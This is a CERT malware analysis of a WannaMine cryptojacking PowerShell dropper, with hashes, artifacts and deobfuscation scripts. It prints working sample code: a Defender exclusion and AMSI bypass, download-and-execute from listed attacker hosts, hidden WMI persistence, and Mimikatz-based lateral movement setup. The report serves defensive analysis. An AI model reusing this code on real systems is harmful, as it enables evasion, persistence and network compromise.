
TLP:WHITE



WannaMine analysis study

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

017

incibe cert_

Author:

Antonio Rodríguez Fernández.

Collaborator:

Álvaro Botas Muñoz.

April 2021

INCIBE-CERT_WANNAMINE_ANALYSIS_STUDY_2021_v1

Contents

LIST OF FIGURES **4**
1. About this study **5**
2. Organisation of the document **6**
3. Introduction **7**
4. Technical report **8**
4.1. General Information 8
4.1.1. int6.ps1 8
4.1.2. “funs” 8
4.1.3. “mimi”: Mimikatz 8
4.1.4. “mon”: XMRig miner 9
4.1.5. WinRing0x64.sys 9
4.1.6. mue.exe 9
4.1.7. Payload 2: Alternative XMRig miner 10
4.1.8. “sc”: EternalBlue Shellcode 10
4.2. Summary of actions 10
4.3. Detailed analysis 10
4.4. Persistence 17
4.5. Lateral movement 18
4.5.1. Remote execution with WMI 20
4.5.2. Remote execution with Samba 21
4.5.3. Eternal Blue 22
4.6. Cryptocurrency mining 26
4.6.1. Method 1 26
4.6.2. Method 2 29
4.7. System cleaning 33
5. Conclusion **35**
Appendix 1: Indicators of Compromise (IOC) **36**
6.1. URL and URis: 36
6.2. Files and paths 36
6.3. Hashes 37
6.4. System settings 38
6.5. Yara rules 39
6.6. Monero Wallets involved in Cryptojacking attacks 40

LIST OF FIGURES

Illustration 1: Variable that contains data in base64 ... 11
Illustration 2: Obfuscated dropper code ... 11
Illustration 3: Dropper de-obfuscating tool ... 12
Illustration 4: Bypass of AMSI hidden in base64 ... 13
Illustration 5: AMSI ScanBuffer Bypass ... 13
Illustration 6: Alternative URLs for downloading the dropper ... 14
Illustration 7: If the system is 32 bit, it downloads a new dropper, presumably with the same functionality, but adapted to this architecture ... 14
Illustration 8: Recomposition of artifacts ... 15
Illustration 9: A tool for extract the artifacts from the int6.ps1 dropper ... 16
Illustration 10: Power settings ... 16
Illustration 11: Preparation of the persistence payload ... 17
Illustration 12: WMI event subscription setup ... 18
Illustration 13: Call to the Get-creds function ... 19
Illustration 14: PowerShell function that uses the Mimikatz DLL ... 19
Illustration 15: Use of Invoke-Parallel to execute a thread for each IP ... 20
Illustration 16: In each thread, the string is executed for each credential obtained ... 20
Illustration 17: Creation of a scheduled task remotely using “net use” ... 22
Illustration 18: EternalBlue scanning and exploitation ... 22
Illustration 19: Part of the EternalBlue scanning function ... 23
Illustration 20: Part of the EternalBlue exploit ... 23
Illustration 21: Comparison of the “selector” according to whether it is disassembled in 32 or 64 bits. In the first case, the execution will continue, in the second it will jump to the 64-bit shellcode ... 24
Illustration 22: Comparison between the malware shellcode and the one available on GitHub. Only the final payload is different ... 25
Illustration 23: Mon fileless execution and connection checking ... 26
Illustration 24: Configuration embedded in the executable ... 27
Illustration 25: Write to WinRing0x64.sys disk ... 28
Illustration 26: Writing to disk and execution of mue.exe ... 29
Illustration 27: Preparation of the payload in memory to inject into schtasks.exe ... 30
Illustration 28: Process hollowing the process created earlier for schtasks.exe ... 31
Illustration 29: Dump of the payload injected into schtasks.exe ... 32

1. About this study

This study contains a detailed technical report, which was undertaken after the analysis of a sample of malicious code, with the main purpose of identifying the actions it performs, how it spreads, as well as identifying the family it belongs to and possible destructive effects it may cause, to know it and be able to carry out adequate prevention and response actions.

The sample subject to this analysis, developed by the INCIBE-CERT team, is a malicious PowerShell artifact, which was detected in the systems of at least one national body.

The actions performed during the analysis of this threat include static, dynamic analysis and open-source research. The scope of the reverse engineering for each of the artifacts investigated is to detect the malicious actions they may contain, and not to fully dissect their functions.

This study is aimed in general at IT and cybersecurity professionals, researchers and technical analysts interested in the analysis and investigation of this type of threats, as well as at system and IT network administrators in order that they keep their machines up-to-date and secure against this threat.

2. Organisation of the document

This document consists of a 3.- Introduction, containing a summary of the process of analysis of a sample belonging to the WannaMine family, its main purpose, its historical context, as well as its main functionalities, characteristics and behaviour.

Next, in section 4.- Technical report, the artifacts extracted during the threat analysis and the actions it can execute are identified, to focus later on a detailed, step-by-step analysis of the malware.

Finally, section 5.- Conclusion, sets out the most important aspects discussed over the course of the study.

Moreover, the document has a complete Appendix 1: Indicators of Compromise (IOC) including very useful IOC rules for detecting the sample.

3. Introduction

The starting sample for this investigation is a PowerShell file with various layers of obfuscation, whose input vector during the first infection is unknown.

From analysing it, it was determined that it is malware of the **WannaMine** family, whose main purpose is **cryptojacking** (using the affected machines for cryptocurrency mining), and that it attempts to spread through the entire affected network.

WannaMine has been known since 2017, and there are several variantes with various functionalities and modules. It was determined that the sample analysed in this research was created at the end of 2019.

As we shall see during the analysis, this malware consists of several artifacts, and it is able to extract credentials from the affected systems using **Mimikatz**, and to exploit the CVE-2017-0144 vulnerability[1] known as **EternalBlue** to obtain access to other machines on the network where it cannot do so with the credentials obtained using native Windows remote execution mechanisms.

The attack is partially fileless in order to bypass antivirus programs and automatic scans in sandboxes, since it uses PowerShell to try to execute everything in memory.

We say partially because in fact it ends up writing some artifacts to disk, spoiling the frustrating the fileless mechanism and thus creating a detection opportunity.

The damage caused by the analysed sample is not too high, since it does not seem to carry out hostile actions beyond spreading and mining cryptocurrencies; however, the initial input vector, which could be a greater attack, is unknown.

Moreover, during the infection, it may leave some systems in a vulnerable state since, under certain circumstances, it may install a driver with known vulnerabilities that allow for escalation of local privileges. The installation of this driver is linked to better functioning of the mining software, hence the vulnerabilities introduced are not exploited during the infection, and it seems more collateral damage than something premeditated.

[1] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

4. Technical report

4.1. General Information

During the analysis of this threat, various artifacts were extracted, which are summarised below:

4.1.1. int6.ps1

Dropper, which carries out the initial infection on each of the affected machines. This is the starting file for this analysis:

Artifact	int6.ps1
MD5	3b8e4705bbc806b8e5962efe39a35f66
SHA1	601daafe2b7725a46520580fa18d0c1103af00f2
SHA256	88b7f7517d70ae282a17bff20382599566cc4ff14492f18158fd4a9285ef89ff

4.1.2. "funs"

This artifact is a PowerShell script containing a multitude of ancillary functions, and the lateral movement functionality. A large share of the functionality comes from frameworks, such as Empire.

Artifact	"funs"
MD5	b2de128c2f70dc74cc25680bc6ac9a94
SHA1	9739ff09665d32dd09a73c25fdbb3e4538ab26a0
SHA256	e27b534c2d296ce0e987bf3d0a0bb13a9d252c81b5ae7557e36368ba560c6f4f

4.1.3. "mimi": Mimikatz

It is a Mimikatz binary, which is run through reflected injection,[2] thus preventing it from being written to disk, and which is used to obtain system credentials.

Artifact	"mimi"
MD5	0367064d9585cc5c8b8eff127d9565d0
SHA1	784720bab9106e47c5b34d7f0fa12d1388fe1f9d
SHA256	d82889279c771f362f870a5f896fc435790cbd0b587e86efcd4164570ce12a72

[2] https://attack.mitre.org/techniques/T1055/001/

4.1.4. “mon”: XMRig miner

This is a binary of the XMRig software,[3] an open-source cryptocurrency miner that is popular in cryptojacking attacks. It runs in memory using PowerShell; hence the binary is not written to disk.

Artifact	“mon”
MD5	91ff884cff84cb44fb259f5caa30e066
SHA1	c68e4d9bc773cfef0c84c4a33d94f8217b12cb8b
SHA256	5a0ec41eb3f2473463b869c637aa93fac7d97faf0a8169bd828de07588bd2967

4.1.5. WinRing0x64.sys

This artifact is a signed and legitimate driver[4] used by the XMRig miner that enables it to configure the MSR records[5,6] to optimise the mining performance.

This driver is known to contain[7] vulnerabilities that make it possible to carry out local privilege escalation, though this is not its function during the WannaMine attack.

Artifact	WinRing0x64.sys
MD5	0c0195c48b6b8582fa6f6373032118da
SHA1	d25340ae8e92a6d29f599fef426a2bc1b5217299
SHA256	11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

4.1.6. mue.exe

This artifact is written to disk during the infection, and its task is to inject a payload into a legitimate process by means of process hollowing[8].

Artifact	mue.exe
MD5	d1aed5a1726d278d521d320d082c3e1e
SHA1	efdb3916c2a21f75f1ad53b6c0ccdf90fde52e44
SHA256	0a1cdc92bbb77c897723f21a376213480fd3484e45bda05aa5958e84a7c2edff

---

[3] https://github.com/xmrig/xmrig

[4] https://openlibsys.org/manual/WhatIsWinRing0.html

[5] https://github.com/xmrig/xmrig/releases/tag/v5.3.0

[6] https://xmrig.com/docs/miner/randomx-optimization-guide/msr

[7] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-14979

[8] https://attack.mitre.org/techniques/T1055/012/

4.1.7. Payload 2: Alternative XMRig miner

This artifact was found in memory while running mue.exe, and it is an old version of the XMRig miner.

Artifact	Payload contenido en mue.exe
MD5	c467df0639ffa846dbbb6fc8db1c1020
SHA1	41bb5b29c9c5ede666c84e58aaf99ed7b48706ee
SHA256	c62f502d9a90eae7222e4402c5c63cb91180675ea0b9877dee6a845f1ee59f2a

4.1.8. “sc”: EternalBlue Shellcode

This artifact was identified as a shellcode for exploiting the EternalBlue vulnerability, and it is used to infect a new machine with WannaMine during the lateral movement.

Artifact	sc
MD5	25ada18486a82950bf71ade22bc26446
SHA1	94507ad582d158c36536c24591c9ed09c90592e0
SHA256	30a1cb62beea2b65e888b76ac01fe832de85e7ac6ff5b6c093b7e8892e4fe2e4

4.2. Summary of actions

This threat can perform the following actions:

- Evading the Anti-Malware Scan Interface (AMSI).
- Maintaining persistence in the system by subscribing to WMI events.
- Extracting NTLM tokens.
- Scanning for the EternalBlue vulnerability.
- Spreading to other systems by exploiting EternalBlue.
- Spreading to other systems using remote WMI execution with Pass-the-Hash.
- Spreading to other systems using remote SMB execution with Pass-the-Hash.
- Install software to mine cryptocurrencies by running fileless (PowerShell).
- Install software to mine cryptocurrencies using injection (Process Hollowing)
- Modify Windows settings to optimise the mining performance.
- Modify Windows settings to achieve persistence.
- Leave the system in a state that is vulnerable to escalation of local privileges (collateral damage).

4.3. Detailed analysis

int6.ps1 is an obfuscated PowerShell script, its size is 6.7 MB, which is downloaded from a malicious URL and which acts as a dropper to infect the target machine.

For this analysis, the initial infection vector is unknown, but the same file is downloaded again from a malicious link in each of the machines during the malware's later movements.

The obfuscated code consists of two independent blocks:

A '$fa' variable containing base64-encoded data, and it occupies almost the whole file (6.6MB):

```
$fa='H4sIAAAAAAAEAOy9WbuyPJcu+oM8EBW7g30QQh9B6YUzRQ0RkE4M+ut3wpzPfPuqr2qtWquuvYv3
eqYM0idj3OMeo
[... acortado para legibilidad ...]
veE16WuH3vecmHJ5nclqlU69e5BMoK+9pJOHolfPT+rI9Bf0YnmseptBjcBwV8A7+aKGItSULl+QY37dT
qzGfpQCK/r/+DVvS+nTWU5UA'
```

Illustration 1: Variable that contains data in base64

And a block of code (the remaining kilobyte) that uses various layers of obfuscation albeit not very sophisticated ones, which denotes that its function is to prevent detection by antivirus programs, and not their analysis. This code is executed using Invoke-Expression (iex):

```
iEX ( ( '2e@20:28:20}24:70{73_68}4fP6d_65J5b:34}5d_2b}24{50{53P68_6f:6dP65}5b@33G
30P5d}2b:27{78_27_29{20_28}28:28G2
[... acortado para legibilidad ...]
65G70:4cP61P43}65G20}27J38@6b_68P27}2cJ5b{63J68{41J52}5d:33{39_29G29'.SPLIT( ':{G
_JP}@')|%{ ( [CONVERt]::tOINT16( ($_.TOSTriNG()),16 ) -As[chaR]) }) -JoiN '') - e
 \n
```

Illustration 2: Obfuscated dropper code

Once the second block of code has been de-obfuscated, it is observed that it is a dropper responsible for installing the malware's artifacts on the system, as well as for initiating lateral movement actions to infect other machines on the network.

```
import base64
import re

mwfile = open("../int6.ps1", "r")
mw = ''.join(mwfile.readlines())

iex = re.search('iEX \( \( \'(.+?)\'\.SPLIT', mw).group(1)

'''
Primera capa

.SPLIT( ':{G_JP}@')|%{ ( [CONVERt]::tOINT16( ($_.TOSTriNG()),16 ) -As[chaR])
}) -JoiN '')
'''

iex_dec = re.split(':|{|G|_|J|P|}|@', iex)
iex_dec2 = ""
for i in range(len(iex_dec)):
    iex_dec2 += chr(int(iex_dec[i], 16))

'''
Limpieza: Segunda capa

-replacE'o0b',[chAR]34  -replacE'QlZ',[chAR]92 -cRepLaCe  ([chAR]115+[chAR]82
+[chAR]49),[chAR]36  -cRepLaCe([chAR]108+[chAR]121+[chAR]106),[chAR]96  -cRep
LaCe  ([chAR]74+[chAR]69+[chAR]84),[chAR]124 -cRepLaCe '8kh',[chAR]39))
'''

iex_dec3 = re.sub(r"\'\+\'", "", iex_dec2)
iex_dec3 = re.sub("o0b", '\"', iex_dec3)
iex_dec3 = re.sub("QlZ", r"\\", iex_dec3)
iex_dec3 = re.sub("sR1", '$', iex_dec3)
iex_dec3 = re.sub("lyj", '`', iex_dec3)
iex_dec3 = re.sub("JET", '|', iex_dec3)
iex_dec3 = re.sub("8kh", '\'', iex_dec3)
iex_dec3 = iex_dec3.replace("\'+\'","")

print(iex_dec3)
```

Illustration 3: Dropper de-obfuscating tool

At the beginning of the script, we can find a block of code that prepares the execution of the PowerShell to bypass Windows's Anti-Malware Scan Interface (AMSI). This is the mechanism Windows uses to detect malicious behaviour in fileless artifacts, that is, executions that are only carried out in memory but which write nothing to the disk.

```
$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like ('10.*'))
{

    $a = Get-MpPreference
    $b=$a.ExclusionProcess
    if (($b -ne $null) -and ($b.contains((('C:\Windows\System32\WindowsPowerS
hell\v1.0\powershell.exe'))))){
        ('already list')
    }else{
        ('add list')
        Add-MpPreference -ExclusionProcess ('C:\Windows\System32\WindowsPower
Shell\v1.0\powershell.exe')
    }
    $am = ('JFdpbjMyID0gQCINCnVzaW5nIFN5c3RlbTsNCnVzaW5nIFN5c3RlbS5SdW50aW1lL
kludGVyb3BTZXJ2aWNlczsNCnB1YmxpYyBjbGFzcyBXaW4zMiB7DQogICAgW0RsbEltcG9ydCgia2
VybmVsMzIiKV0NCiAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgR2V0UHJvY0FkZHJlc3M
oSW50UHRyIGhNb2R1bGUsIHN0cmluZyBwcm9jTmFtZSk7DQogICAgW0RsbEltcG9ydCgia2VybmVs
MzIiKV0NCiAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgTG9hZExpYnJhcnkoc3RyaW5nI
G5hbWUpOw0KICAgIFtEbGxJbXBvcnQoImtlcm5lbDMyIildDQogICAgcHVibGljIHN0YXRpYyBleH
Rlcm4gYm9vbCBWaXJ0dWFsUHJvdGVjdChJbnRQdHIgbHBBZGRyZXNzLCBVSW50UHRyIGR3U2l6ZSw
gdWludCBmbE5ld1Byb3RlY3QsIG91dCB1aW50IGxwZmxPbGRQcm90ZWN0KTsNCn0NCiJADQoNCkFk
ZC1UeXBlICRXaW4zMg0KDQokTG9hZExpYnJhcnkgPSBbV2luMzJdOjpMb2FkTGlicmFyeSgiYSIrI
m0iICsgInNpLiIrImRsbCIpDQokQWRkcmVzcyA9IFtXaW4zMl06OkdldFByb2NBZGRyZXNzKCRMb2
FkTGlicmFyeSwgIkFtIisic2kiICsgIlNjYW4iICsgIkJ1ZmZlciIpDQokcCA9IDANCltXaW4zMl0
6OlZpcnR1YWxQcm90ZWN0KCRBZGRyZXNzLCBbdWludDMyXTUsIDB4NDAsIFtyZWZdJHApDQokUGF0
Y2ggPSBbQnl0ZVtdXSAoMHhCOCwgMHg1NywgMHgwMCwgMHgwNywgMHg4MCwgMHhDMykNCltTeXN0Z
W0uUnVudGltZS5JbnRlcm9wU2VydmljZXMuTWFyc2hhbF06OkNvcHkoJFBhdGNoLCAwLCAkQWRkcm
VzcywgNik=')
    iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64S
tring($am)))

}
```

Illustration 4: Bypass of AMSI hidden in base64

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procNam
e);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize
, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("a"+"m" + "si."+"dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Am"+"si" + "Scan" + "Buffer
")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Illustration 5: AMSI ScanBuffer Bypass

A URL list is then prepared, of which it will choose one depending upon its availability to download the dropper on the new machines while they are spreading.

```
$se=@(('sjjjv.xyz:8000'),('profetestruec.net:8000'),('winupdate.firewall-gat
eway.de:8000'),('45.140.88.145:8000'),('205.209.152.78:8000'))
$ses=@(('sjjjv.xyz'),('profetestruec.net'),('winupdate.firewall-gateway.de')
,('45.140.88.145'),('205.209.152.78'))
$nic=$null
foreach($t in $se)
```

Illustration 6: Alternative URLs for downloading the dropper

```
if ((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('32'))
{
    IEX(New-Object Net.WebClient).DownloadString("$nic/in3.ps1")
    return
}
```

Illustration 7: If the system is 32 bit, it downloads a new dropper, presumably with the same functionality, but adapted to this architecture

The code in PowerShell of the evasion technique used, AMSI ScanBuffer Bypass,[9] dates from the middle of 2019[10], hence, despite the lack of references to very similar WannaMine attacks since 2017, the sample analysed is the most recent one.

Another relevant part of the code is the following, where the content of the '$fa' variable that occupies 95% of the file:

[9] https://secureyourit.co.uk/wp/2019/05/10/dynamic-microsoft-office-365-amsi-in-memory-bypass-using-vba/

[10] https://github.com/rasta-mouse/AmsiScanBufferBypass/blob/master/ASBBypass.ps1

```
function decom ($src)
{
    $data = [System.Convert]::FromBase64String($src)
    $ms = New-Object System.IO.MemoryStream
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.
GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))
    $t = $sr.readtoend()
    return $t
}
function reload ($f){
$a=decom $f
$b=""
$size=[Math]::Floor($a.length/1000)
for($i=$size-1;$i -ge 0;$i--)
{
    $b+=$a.Substring($i*1000,1000)
}
$b+=$a.Substring($size*1000)
return $b
}
$fa=reload $fa

$mimi=$fa.Substring(0,1724416)
$mon=$fa.Substring(1724418,3620184)
$funs=$fa.Substring(5344604,600952)
$mons=$fa.Substring(5945558,3818156)
$ring=$fa.Substring(9763716,19392)
$sc=$fa.Substring(9783110)

$StaticClass = New-Object Management.ManagementClass(('root\default'), $null,
$null)
$StaticClass.Name = ('systemcore_Updater8')
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mimi') , $mimi)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mon') , $mon)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('funs') , $funs)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('mons') , $mons)
$StaticClass.Put() | out-null
$StaticClass.Properties.Add(('ring') , $ring)
```

Illustration 8: Recomposition of artifacts

As may be seen, there are various artifacts that make up the bulk of the attack, and whose names are variables, which can give us a clue to their function. These artifacts are encapsulated in a WMI class, **systemcore_Updater8** to sustain their persistence in the system and their subsequent use.

These binaries were extracted to be analysed in this report.

```python
import base64
import re
import zlib
import math

mwfile = open("../int6.ps1", "r")
mw = mwfile.readlines()

fa = base64.b64decode(mw[1][5:-2])
d = zlib.decompressobj(zlib.MAX_WBITS|32)
dec = d.decompress(fa[0:-1])

size = math.floor(len(dec)/1000)
b = ""
for i in range(size-1, 0, -1):
    b += dec[i*1000:i*1000 + 1000].decode('utf-8')

b += dec[i*1000:].decode('utf-8')

mimi = b[0:1724416]
mon = b[1724418:1724418 + 3620184]
funs = b[5344604:5344604 + 600952]
mons = b[5945558:5945558 + 3818156]
ring = b[9763716:9763716 + 19392]
sc = b[9783110:]

with open("dumps_warning_infected/mimi", "wb") as f:
    f.write(base64.b64decode(mimi))

with open("dumps_warning_infected/mon", "wb") as f:
    f.write(base64.b64decode(mon))

with open("dumps_warning_infected/funs", "wb") as f:
    f.write(base64.b64decode(funs))

with open("dumps_warning_infected/mons", "wb") as f:
    f.write(base64.b64decode(mons))

with open("dumps_warning_infected/ring", "wb") as f:
    f.write(base64.b64decode(ring))

with open("dumps_warning_infected/sc", "wb") as f:
    f.write(base64.b64decode(sc))
```

Illustration 9: A tool for extract the artifacts from the int6.ps1 dropper

Finally, it configures the system’s power options, to prevent it from being suspended or hibernating, as we shall see below, to exploit the system as much as possible in cryptocurrency mining.

```
powercfg /CHANGE -standby-timeout-ac 0
powercfg /CHANGE -hibernate-timeout-ac 0
Powercfg -SetAcValueIndex 381b4222-f694-41f0-9685-ff5bb260df2e 4f971e89-eebd
-4455-a8de-9e59040e7347 5ca83367-6e45-459f-a27b-476b1d01c936 000
```

Illustration 10: Power settings

4.4. Persistence

The script encapsulates much of its code in a base64-encoded variable, which will be used to deploy the persistence in the system, through subscribing to WMI events.

```
$filterName = ('SCM Event8 Log Filter')
$consumerName = ('SCM Event8 Log Consumer')
$filterName2 = ('SCM Event8 Log Filter2')
$consumerName2 = ('SCM Event8 Log Consumer2')

$Script=@'

$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like "10.*")
{

[ ... ACORTADO POR LEGIBILIDAD ...]

    $b=$a.ExclusionProcess
}

'@

$Scriptbytes  = [System.Text.Encoding]::Unicode.GetBytes($Script)
$EncodedScript=[System.Convert]::ToBase64String($Scriptbytes)

$StaticClass.Properties.Add(('enco') , $EncodedScript)
$StaticClass.Put() | out-null
```

Illustration 11: Preparation of the persistence payload

Two filters, two consumers and two WMI binders are created respectively, which execute the same payload:

SCM Event8 Log Consumer: It runs approximately every 3 hours and 45 minutes (to refresh the reinfection if the processes have crashed).

SCM Event8 Log Consumer2: It is executed between 240 and 301 seconds after the system startup.

The payload contains the PowerShell script which had been stored in base64, and obtains the binary artifacts by accessing the **systemcore_Updater8** WMI class.

```
$Query = ('SELECT * FROM __InstanceModificationEvent WITHIN 13600 WHERE Targe
tInstance ISA 'Win32_PerfFormattedData_PerfOS_System'')
$Query2= ('SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetIn
stance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemU
pTime >= 240 AND TargetInstance.SystemUpTime < 301')

[ ... ... ]

$FilterParams = @{
        Namespace = ('root\subscription')
        Class = ('__EventFilter')
        Arguments =@{Name=$filterName;EventNameSpace=('root\cimv2');QueryLang
uage=('WQL');Query=$Query}
        ErrorAction = ('SilentlyContinue')
    }
$WMIEventFilter = Set-WmiInstance @FilterParams

$opsys=Get-WmiObject Win32_OperatingSystem
if ($opsys.version -like ('10.*'))
{
    $cmdtem=('powershell -NoP -NonI -W Hidden -exec bypass '+"`"`$am "+'= ([W
miClass] '+"'root\default:systemcore_Updater8').Properties['am'].Value;`$deam
=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(`
$am));iex "+"`$deam;`$co "+'= ([WmiClass] '+"'root\default:systemcore_Updater
8').Properties['enco'].Value;`$deco=[System.Text.Encoding]::Unicode.GetString
([System.Convert]::FromBase64String(`$co));iex "+"`$deco`"")
}
else{
    $cmdtem=('powershell -NoP -NonI -W Hidden -exec bypass  -E '+"$EncodedScr
ipt "+'')
}

[ ...  ... ]


$ConsumerParams2 = @{
        Namespace = ('root\subscription')
        Class = ('CommandLineEventConsumer')
        Arguments =@{ Name = $consumerName2; CommandLineTemplate=$cmdtem}
        ErrorAction = ('SilentlyContinue')
    }
```

Illustration 12: WMI event subscription setup

4.5. Lateral movement

The **funs** file is a non-obfuscated PowerShell script containing all the functionality to attempt to infect other systems on the network.

A large share of the code is reused with small modifications, and is from the post-exploitation Empire[11]framework.

This script provides the malware with several mechanisms for spreading, which it tries in sequence until one of them returns a result.

On dropper int6.ps1, there is a block of code where, firstly, the **Get-creds** function contained in **funs** is used, with the **mimi** artifact passing it as arguments.

[11] https://github.com/EmpireProject/Empire

```
    $NTLM=$False
    $mimi = ([WmiClass] 'root\default:systemcore_Updater8').Properties['mimi
'].Value
    $a, $NTLM= Get-creds $mimi $mimi

    $Networks = Get-WmiObject Win32_NetworkAdapterConfiguration -EA Stop | ?
 {$_.IPEnabled}
    $scba= ([WmiClass] 'root\default:systemcore_Updater8').Properties['sc'].
Value

    $sc=[system.convert]::FromBase64String($scba)
    foreach ($Network in $Networks)
    {

        $IPAddress  = $Network.IpAddress[0]
        if ($IPAddress -match '^169.254'){continue}
        $SubnetMask  = $Network.IPSubnet[0]
        if (($IPAddress -match '^172.') -or ($IPAddress -match '^192.168') )
{$SubnetMask='255.255.0.0'}
        $ips=Get-NetworkRange $IPAddress $SubnetMask
        $tcpconn = netstat -anop tcp
        foreach ($t in $tcpconn)
        {
            $line =$t.split(' ')| ?{$_}
            if (!($line -is [array])){continue}
            if ($line.count -le 4){continue}
            $i=$line[-3].split(':')[0]
            if ( ($i -ne '127.0.0.1') -and ($ips -notcontains $i))
            {
                $ips+=$i
            }
        }
        $ips = Get-Random -InputObject $ips -Count ($ips.Count)
        test-net -computername $ips -creds $a -filter_name "SCM Event8 Log"
-ntlm $NTLM -nic $nic -sc $sc -Throttle 10
    }
```

Illustration 13: Call to the Get-creds function

